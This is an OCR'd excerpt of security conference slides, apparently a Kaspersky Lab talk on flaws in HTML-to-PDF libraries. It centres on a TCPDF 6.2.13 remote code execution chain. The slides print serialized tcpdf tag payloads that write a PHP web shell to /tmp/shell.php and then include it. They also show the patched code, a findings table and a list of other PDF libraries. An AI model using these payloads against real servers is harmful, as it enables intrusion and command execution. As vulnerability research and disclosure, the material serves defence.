    $f = @fopen($filename, $fmode);
    if (!$f) {
        $this->Error('Unable to write cache file: '.$filename);
    } else {
        fwrite($f, $data);
        fclose($f);
    }
```

Breaking Dawn

TCPDF 6.2.13: Remote Code Execution

```
public function AddFont($family, $style='', $fontfile='') {
    ...
    // include font file
    //var_dump( $fontfile);//htlss
    if (file_exists($fontfile)) {
        include($fontfile);
    } else {
        $this->Error('Could not include font definition file: '.$family.'');
    }
```

Breaking Dawn

TCPDF 6.2.13: Remote Code Execution

```
<tcpdf method="writeDiskCache"
params="a%3A2%3A%7Bi%3A0%3Bs%3A14%3A%22%2Ftmp%2Fshell.php
%22%3Bi%3A1%3Bs%3A44%3A%22%3C%3Fphp+system%28%27id%3B+w
hoami%3B+ls+-lah%27%29%3Bdie%28%29%3B%3F%3E%22%3B%7D">

<tcpdf method="AddFont"
params="a%3A2%3A%7Bi%3A0%3Bs%3A10%3A%22%2Ftmp%2Fshell%22
%3Bi%3A1%3Bs%3A11%3A%22shellFamily%22%3B%7D">
```


Breaking Dawn

TCPDF 6.2.13: Remote Code Execution

```
urlencode(serialize(
        ["/tmp/shell.php","<?php system('id; whoami; ls -lah');die();?>"]
));

urlencode(serialize(
        ["/tmp/shell","shellFamily"]
));
```

Breaking Dawn

TCPDF 6.2.13: Remote Code Execution



Breaking Dawn

TCPDF: Fix

```
 * Unserialize parameters to be used with TCPDF tag in HTML code.
 * @param $data (string) serialized data
 * @return array containing unserialized data
 * @protected static
 */
protected function unserializeTCPDFtagParameters($data) {
        $hash = substr($data, 0, 32);
        $encoded = substr($data, 32);
        if ($hash != $this->getHashForTCPDFtagParams($encoded)) {
                $this->Error('Invalid parameters');
        }
        return json_decode(urldecode($encoded), true);
}
```

The Saga is Over

The Saga is Over

Component	SSRF	Disclosure	AFR	RCE
DOMPDF	✓	✓	✓	✓
mPDF	✓	✓	✓	
html2pdf	✓		✓	
TCPDF	✓	✓		✓

Is it really over?

- Cloud-based
  - HTM2PDF: Source
  - PDFmyURL: Source
  - PDFCrowd: Source 1, Source 2
  - PDFLayer: Source
  - RotativaHQ: Source
- Client-side
  - jsPDF: Source
- Server-side
  - TCPDF - Many people recommended this option: Source
  - ZendPDF - Part of Zend Framework: Source
  - flying-saucer - Java library usable via `system()` : Source 1, Source 2
  - CutyCapt: Source
  - PhantomJS: Source
  - Snappy: Source
  - DOMPDF: Source
  - HTML2PDF: Source
  - PDFReactor
  - HTML2PS - No solid links for this project, so I linked to Google search for it
  - Apache FOP
  - PHP - PHP has its native library for creating PDFs, I assume this is probably one of the most difficult ways to go about doing this, but if you're really adventurous, why not?
  - PDFLib - Many other libraries are based off this one
  - ReportLab - Python-based
  - iText - Java-based: Source
  - ActivePDF
  - WeasyPrint - Python-based. This is apparently really good?
  - xHTML2PDF - Python-based

Questions?

KASPERSKY lab